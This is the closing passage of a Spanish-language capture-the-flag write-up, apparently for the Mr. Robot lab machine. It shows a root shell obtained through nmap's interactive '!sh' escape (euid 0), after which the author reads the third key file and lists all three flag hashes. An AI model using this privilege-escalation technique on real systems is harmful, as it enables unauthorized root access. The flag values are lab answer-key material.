Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

```
Bogus command -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# cd /root
cd /root
# pwd
pwd
/root
# ls -ls
ls -ls
total 4
0 -rw-r--r-- 1 root root  0 Nov 13  2015 firstboot_done
4 -r-------- 1 root root 33 Nov 13  2015 key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

3 LLAVEEEEEEEEE

Por último la guardamos en nuestro archivo de llaves

```
┌──(root㉿kali)-[/home/kali/llaves]
└─# ls
key-1-of-3.txt  key-2-of-3.txt  key-3-of-3.txt
┌──(root㉿kali)-[/home/kali/llaves]
└─# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

┌──(root㉿kali)-[/home/kali/llaves]
└─# cat key-2-of-3.txt
822c73956184f694993bede3eb39f959

┌──(root㉿kali)-[/home/kali/llaves]
└─# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```